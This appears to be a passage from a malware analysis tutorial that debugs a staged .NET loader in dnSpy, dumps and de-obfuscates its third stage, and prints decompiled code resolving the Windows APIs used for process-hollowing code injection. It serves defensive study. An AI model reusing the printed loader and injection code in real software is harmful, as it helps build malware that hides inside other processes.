// Token: 0x06000064 RID: 100 RVA: 0x00003738 File Offset: 0x00001938
public static void InvalidCast(string StringTypeInfo, string InputBlockSize, string
  EscapedIRemotingFormatter)
{
    Random random = new Random();
    Thread.Sleep(random.Next(31875, 42944));
    Bitmap bitmap_ = SortHelper.DemandedResources(Class0.smethod_5(StringTypeInfo),
      EscapedIRemotingFormatter);
    byte[] byte_ = SortHelper.ConstructionResponse(Class0.smethod_1(bitmap_),
      Class0.smethod_5(InputBlockSize));
    Assembly assembly = Class0.smethod_6(byte_);
    Type type = assembly.GetTypes()[20];
    MethodInfo methodInfo_ = type.GetMethods()[5];
    Class0.smethod_4(methodInfo_);
    Environment.Exit(0);
```


110 %

Locals

Name	Value	Type
StringTypeInfo	"536166654C73614C6F676F6E50726F6365737348616E"	string
InputBlockSize	"716F446A4857"	string
EscapedIRemotingFormatter	"Tourield"	string
random	{System.Random}	System.R
bitmap_	{System.Drawing.Bitmap}	System.D
byte_	{byte[0x000FB600]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte

[Figure 43] PE Format file loaded into byte_ array


For now, right click the **_byte array → Save…** . Choose a name (**stage_3.bin**, but we're going to rename it later) and save it. Use the **Exeinfo PE** or **Die** to check possible **obfuscators/packers**, as shown below:



[Figure 44] Checking packers/obfuscators presence on stage_3.bin

Further information about the execution:


- The name of the new loaded module is **DotNetZipAdditionalPlatforms.dll** and its version is **v2.0.50257**.
- The type variable (**a class**) hold the string "**LajJueXX7RvrQwTLPl.XcuCxUwDbNNwbx89Al**" (**namespace + class**), which is an obfuscation indicator.
- The **method's name** being invoked is **RrRUhxJmfM().**



Name	Optimized	Dynamic	InMemory	Order	Version
mas_4.bin	No	No	No	2	2.0.0.0
System.Windows.Forms.dll	No	No	No	3	4.8.4410.0 built by: NET48REL1LAST_B
System.dll	No	No	No	4	4.8.4380.0 built by: NET48REL1LAST_B
System.Drawing.dll	No	No	No	5	4.8.4395.0 built by: NET48REL1LAST_B
System.Configuration.dll	No	No	No	6	4.8.4190.0 built by: NET48REL1LAST_B
System.Xml.dll	No	No	No	7	4.8.3761.0 built by: NET48REL1
PresentationFramework.dll	No	No	No	8	4.8.4480.0
Accessibility.dll	No	No	No	9	4.8.3761.0 built by: NET48REL1
SharpStructures	No	No	Yes	10	1.0.0.0
Microsoft.VisualBasic.dll	No	No	No	11	14.8.3761.0 built by: NET48REL1
DotNetZipAdditionalPlatforms	No	No	Yes	12	1.0.0.0

[Figure 45] New module (DotNetZipAdditionalPlatforms) loaded onto memory

As we've learned, the module loaded onto memory and extracted using **dnSpy** is obfuscated using **.NET Reactor**. As most of these obfuscators use **class constructors (.cctor)** or **instance constructors (.ctor)** to manipulate or even de-obfuscate/unpack some information, it's worth to see the obfuscated version:



[Figure 46] Method from third stage being called for the second stage

There're many classes (not shown in this figure above), but each one has a respective **.cctor( ) method**. Additionally, the **XcuCxUwDbNNwbx89AI class** has its own class constructor and an **instance constructor** that calls the **.ctor( ) constructor**. Additionally, the function being called **(RrRUhxJmfM)** from the **InvalidCast( )** is also obfuscated and has several switch cases (not showed above).

Now we have some useful information, we can try to **de-obfuscate the extracted module (the third stage)** to replace the obfuscated module loaded on memory by this one. Once again, we can try to use **de4dot** to accomplish this job:

```
C:\MAS_4>C:\TOOLS\de4dot\de4dot.exe -f stage_3.bin -o stage_3_fixed.bin

de4dot v3.1.41592.3405

Detected .NET Reactor (C:\MAS_4\stage_3.bin)
Cleaning C:\MAS_4\stage_3.bin
WARNING: Could not find all arguments to method System.String LajJueXX7RvrQwTLPl.dDgIyTLd88jW6TIyCuA
::DnqjpMi9aU(System.Int32) (06000771), instr: IL_0005: ldarg
Renaming all obfuscated symbols
Saving C:\MAS_4\stage_3_fixed.bin
Ignored 24 warnings/errors
Use -v/-vv option or set environment variable SHOWALLMESSAGES=1 to see all messages
```

[Figure 45] Extracted module de-obfuscated by de4dot


This time the de-obfuscation process wasn't been perfect, but you'll see that it's enough for our purposes.

We can repeat similar steps that we did previously to replace the obfuscated module on memory for the de-obfuscated one, and the best approach to do it is manipulating the **byte_** array variable before the module being loaded by **smethod_6.**

Thus, let's repeat the procedure once again:

- De-obfuscate the saved module using **de4dot**.
- Open it up on **CyberChef**, pick up the **ToHex** recipe and don't leave spaces (no spaces).
- Copy the result from CyberChef to the **clipboard**.
- Right the **byte_ array variable → Show in Memory Windows → Memory 1**
- **Right click at start of the executable (MZ / 4D 5A) → Paste Special → Paste**
- **Continue debugging by using F10 (step-over)** until the **line 28** (after assembly has been loaded). **Check whether it was actually loaded.**
- **Proceed with the execution up to line 30** and collect information such as the **class name** and **method** being called from the third stage.

After replacing the content of the **byte_** array variable on memory and stepping-over the **execution until the line 30**, we have the following scenario:



[Figure 47] Calling the de-obfuscated third module

From the picture above, we learned that:

- The type variable holds a **class type**.
- The class's name is **Class12**, which belongs to the **namespace ns0.**
- The **targeted method** on lines 29 and 30 is **smethod_10**.
- The **Class12** also has its own **.cctor (class constructor).**
- Few **native APIs references** have come up such as **GetProcessAddress( )** and **LoadLibrary( )**, but there're other ones.

Therefore readers have to set up two breakpoints on:

- line 8 of the **.cctor( ) class constructor**.
- line 6 of the **smethod_10( )**.

Once readers have set up the breakpoints, so proceed the execution using **F10 (step over).**

If everything goes smoothly, the execution will hit the breakpoint in **.cctor( ).** Welcome to the **stage 3**, whose the first method being called has the content shown below:

```
// ns0.Class12
// Token: 0x0600005F RID: 95 RVA: 0x0000F458 File Offset: 0x0000D658
// Note: this type is marked as 'beforefieldinit'.
static Class12()
{
    Class12.string_0 = "deJGfXGlPZoPd";
    for (;;)
    {
        IL_3B5:
        uint num = 2251893800U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3047841389U)) % 22U)
            {
            case 0U:
                Class12.int_1 = Conversions.ToInteger(Class12.string_3[1]);
                num = (num2 * 37430044U ^ 1699530353U);
                continue;
            case 1U:
                Class12.int_10 = Conversions.ToInteger(Class12.string_3[33]);
                num = (num2 * 549512952U ^ 2655301831U);
                continue;
            case 3U:
                Class12.delegate3_0 = Class12.smethod_8<Class12.Delegate3>("kernel32", "Wow64GetThreadContext");
                num = (num2 * 2268173898U ^ 1785459282U);
                continue;
            case 4U:
                Class12.int_11 = Conversions.ToInteger(Class12.string_3[34]);
                num = (num2 * 4044530203U ^ 661376223U);
                continue;
            case 5U:
                Class12.int_5 = Conversions.ToInteger(Class12.string_3[8]);
                Class12.int_6 = Conversions.ToInteger(Class12.string_3[9]);
                num = (num2 * 3756786353U ^ 3789770345U);
                continue;
            case 6U:
                Class12.string_6 = Class12.string_3[6];
                Class12.string_7 = Class12.string_3[5];
                num = (num2 * 2115146830U ^ 1093166679U);
                continue;
            case 7U:
                Class12.delegate7_0 = Class12.smethod_8<Class12.Delegate7>("kernel32", "ReadProcessMemory");
                num = (num2 * 2219769620U ^ 3754530573U);
                continue;
            case 8U:
                Class12.string_4 = "BsAjpGUT";
                num = (num2 * 2884270336U ^ 4099160724U);
                continue;
            case 9U:
                Class12.string_1 = "g5FKS0";
                num = (num2 * 1871730413U ^ 4092500015U);
                continue;
            case 10U:
                Class12.int_9 = Conversions.ToInteger(Class12.string_3[32]);
                num = (num2 * 966055892U ^ 3049098794U);
                continue;
            case 11U:
                goto IL_3B5;
            case 12U:
                Class12.int_4 = Conversions.ToInteger(Class12.string_3[7]);
```

```
                num = (num2 * 2968056610U ^ 325474280U);
                continue;
            case 13U:
                Class12.delegate4_0 = Class12.smethod_8<Class12.Delegate4>("kernel32", "GetThreadContext");
                Class12.delegate5_0 = Class12.smethod_8<Class12.Delegate5>("kernel32", "VirtualAllocEx");
                Class12.delegate6_0 = Class12.smethod_8<Class12.Delegate6>("kernel32", "WriteProcessMemory");
                num = (num2 * 930375993U ^ 725674281U);
                continue;
            case 14U:
                Class12.delegate0_0 = Class12.smethod_8<Class12.Delegate0>("kernel32", "ResumeThread");
                Class12.delegate1_0 = Class12.smethod_8<Class12.Delegate1>("kernel32", "Wow64SetThreadContext");
                Class12.delegate2_0 = Class12.smethod_8<Class12.Delegate2>("kernel32", "SetThreadContext");
                num = (num2 * 2796173887U ^ 994864362U);
                continue;
            case 15U:
                Class12.string_5 = "JtOaDz";
                num = (num2 * 2548624421U ^ 568532476U);
                continue;
            case 16U:
                Class12.int_3 = Conversions.ToInteger(Class12.string_3[4]);
                num = (num2 * 1685979500U ^ 2856088077U);
                continue;
            case 17U:
                Class12.int_7 = Conversions.ToInteger(Class12.string_3[28]);
                Class12.int_8 = Conversions.ToInteger(Class12.string_3[29]);
                Class12.string_8 = Class12.string_3[30];
                num = (num2 * 1235506680U ^ 2219896019U);
                continue;
            case 18U:
                Class12.int_2 = Conversions.ToInteger(Class12.string_3[2]);
                num = (num2 * 1505958923U ^ 2656007341U);
                continue;
            case 19U:
                Class12.string_3 = Strings.Split(Class12.string_2, "||", -1, CompareMethod.Binary);
                Class12.int_0 = Conversions.ToInteger(Class12.string_3[0]);
                num = (num2 * 4246878662U ^ 2970931079U);
                continue;
            case 20U:
                Class12.string_9 = Class12.string_3[31];
                num = (num2 * 2546141234U ^ 333762743U);
                continue;
            case 21U:
                Class12.string_2 = "3||0||0||0||0|||||0||0||0||0|||||||||||||0||0||0||0||0||0||0||0||v4||
                  2||10100||1||0|||||0||0||0|||0||";
                num = (num2 * 909015444U ^ 2447463386U);
                continue;
            }
            goto Block_1;
        }
    }
    Block_1:
    Class12.delegate8_0 = Class12.smethod_8<Class12.Delegate8>("ntdll", "ZwUnmapViewOfSection");
    Class12.delegate9_0 = Class12.smethod_8<Class12.Delegate9>("kernel32", "CreateProcessA");
}
```

[Figure 48] Calling the de-obfuscated third module

There're good points to underscore in the figure above:

- As the malware is executed on a 64-bit system, so its code **retrieves the context of a WOW64 thread (32-bit thread)** using **Wow64GetThreadContext( ).**
- The **smethod_8** is using **GetDelegateForFunctionPointer( )** to convert a **native (unmanaged) function pointer to a delegate**, which can be cast to any **delegate type**.

- About delegates in .NET, a **delegate type** is sort of object (data structure / class) that provides a reference (as a pointer) to a method or list of methods that can be invoked anytime. Actually, **delegate type can be interpreted as a structure because it holds the address of a method (similar a function pointer), its respective parameters and return type**. Therefore, we could create a delegate type to any function accepting two strings as arguments and returning another string, for example. Furthermore, when we use delegate keyword to define a delegate type, **we are creating a class (data structure) to hold all necessary information to the delegate**.
- **Delegate types** can be used **to send notifications (as a callback)** to **the invoking function whether any specific condition is triggered**, but it is not the main purpose of the malware code.
- In our case, **GetDelegateForFunctionPointer( )** is used for **marshaling a pointer** to a native function **into a delegate type that can be invoked inside the .NET code**.
- Malware is performing **code injection** because the usage, through delegating, of native functions such as **VirtualAllocEx, WriteProcessMemory, SetThreadContext** and **ResumeThread.**
- As readers know, **CreateProcessA** (**via delegate**) is being used to create a process, but we need to get additional information about it.
- In fact, **.cctor( )** in this sample is being used only to create delegates (references) to native functions because, according to **page 46**, the **stage 2 is really calling the smethod_10**, which calls many methods and many of them using these mentioned delegates.

Therefore, the recommended approach would be to:

- **set up breakpoints** on key functions / methods **inside the smethod_10 (not within .cctor( )).**
- filter relevant methods by using **Analyze feature**, which bring us methods being **used by** our analyzed method and methods that **use** the analyzed method.

The **.cctor** uses **Class12**, which has **9 delegates**, and you get them by using the **Analyze feature**:

```
ns0.Class12..cctor() : void @0600005F
  Used By
  Uses
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.CompilerServices.Conversions.ToInteger(string) : int @0600038C
    Microsoft.VisualBasic.Strings.Split(string, string, int, CompareMethod) : string[] @0600018A
    ns0.Class12.delegate0_0 : Class12.Delegate0 @04000041
    ns0.Class12.delegate1_0 : Class12.Delegate1 @04000042
    ns0.Class12.delegate2_0 : Class12.Delegate2 @04000043
    ns0.Class12.delegate3_0 : Class12.Delegate3 @04000044
    ns0.Class12.delegate4_0 : Class12.Delegate4 @04000045
    ns0.Class12.delegate5_0 : Class12.Delegate5 @04000046
    ns0.Class12.delegate6_0 : Class12.Delegate6 @04000047
    ns0.Class12.delegate7_0 : Class12.Delegate7 @04000048
    ns0.Class12.delegate8_0 : Class12.Delegate8 @04000049
    ns0.Class12.delegate9_0 : Class12.Delegate9 @0400004A
```

[Figure 49] Calling the de-obfuscated third module

As mentioned, about **smethod_10** (the **real method being called from stage 2**), there're many methods being invoked by it and we must filter the most relevant ones:

[Figure 50] smethod_10: used methods

Finishing our quick analysis **.cctor( ),** our unique goal is to **make a list of all delegates being created within it because all of them will be used by smethod_10**:

- **Class12.delegate0_0 → "ResumeThread"**
- **Class12.delegate1_0 → "Wow64SetThreadContext"**
- **Class12.delegate2_0 → "SetThreadContext"**
- **Class12.delegate3_0 → "Wow64GetThreadContext"**
- **Class12.delegate4_0 → "GetThreadContext"**
- **Class12.delegate5_0 → "VirtualAllocEx"**
- **Class12.delegate6_0 → "WriteProcessMemory"**
- **Class12.delegate7_0 → "ReadProcessMemory"**
- **Class12.delegate8_0 → "ZwUnmapViewOfSection"**
- **Class12.delegate9_0 → "CreateProcessA"**

And we have a good surprise: all of delegates are being used in **smethod_9**, as shown below:

```
ns0.Class12.delegate0_0 : Class12.Delegate0 @04000041
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate1_0 : Class12.Delegate1 @04000042
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate2_0 : Class12.Delegate2 @04000043
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate3_0 : Class12.Delegate3 @04000044
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate4_0 : Class12.Delegate4 @04000045
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate5_0 : Class12.Delegate5 @04000046
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate6_0 : Class12.Delegate6 @04000047
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate7_0 : Class12.Delegate7 @04000048
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate8_0 : Class12.Delegate8 @04000049
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
ns0.Class12.delegate9_0 : Class12.Delegate9 @0400004A
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
```

[Figure 51] All delegates being read by smethod_9( )

It's great! The **smethod_9( )** is responsible for using several delegates related to native functions, but the **smethod_9** is not called directly by **smethod_10** (the first method being executed after **.cctor( )**). Once again, we should use **Analyze feature** to find out the sequence of calls:

```
ns0.Class12.delegate9_0 : Class12.Delegate9 @0400004A
    Assigned By
    Read By
        ns0.Class12.smethod_9(string, byte[]) : void @06000059
            Used By
                ns0.Class12.smethod_12(int, string) : void @0600005C
                    Used By
                        ns0.Class12.smethod_10() : void @0600005A
                        ns0.Class12.smethod_11() : void @0600005B
                    Uses
            Uses
```

[Figure 52] Sequence of methods up to calling smethod_9

From the figure above, we learned that: **smethod_10 → smethod_12 → smethod_9.**

To take control on the execution of these native functions, go to **smethod_9( )** and **set up a breakpoint on every delegate** being used, which should seem something similar to the image below:


```
case 31U:
{
    int[] array2;
    int num13 = array2[41];
    int num16 = 0;
    int num4;
    Class12.Struct0 struct2;
    bool flag6 = !Class12.delegate7_0(struct2.intptr_0, num13 + 8, ref num16, 4, ref num4);
    num6 = 152552786U;
    continue;
}
case 32U:
{
    Class12.Struct0 struct2;
    int[] array2;
    bool flag11 = !Class12.delegate3_0(struct2.intptr_1, array2);
    num6 = 544120086U;
    continue;
}
case 33U:
    goto IL_85B;
case 34U:
    goto IL_877;
case 35U:
{
    Class12.Struct0 struct2;
    int num16;
    num6 = (((Class12.delegate8_0(struct2.intptr_0, num16) != 0) ? 3120432759U :
2659671650U) ^ num3 * 1247483263U);
    continue;
}
```

[Figure 53] Breakpoints on all delegates being used in smethod_9

That's great! Now, make sure you've set up a breakpoint on the first instruction of **smethod_10** and resume the debugging execution until hitting the **smethod_10** by using the **Play button**.

As readers can check, the **smethod_10( )** is really long and would take time to understand each piece of code, so the **general idea is to use the Analyze feature once again to understand which method contains interesting code**.

Therefore, let's do a quick analysis of each **smethod_#**, one by one. Starting in **smethod_0( )**, we have:

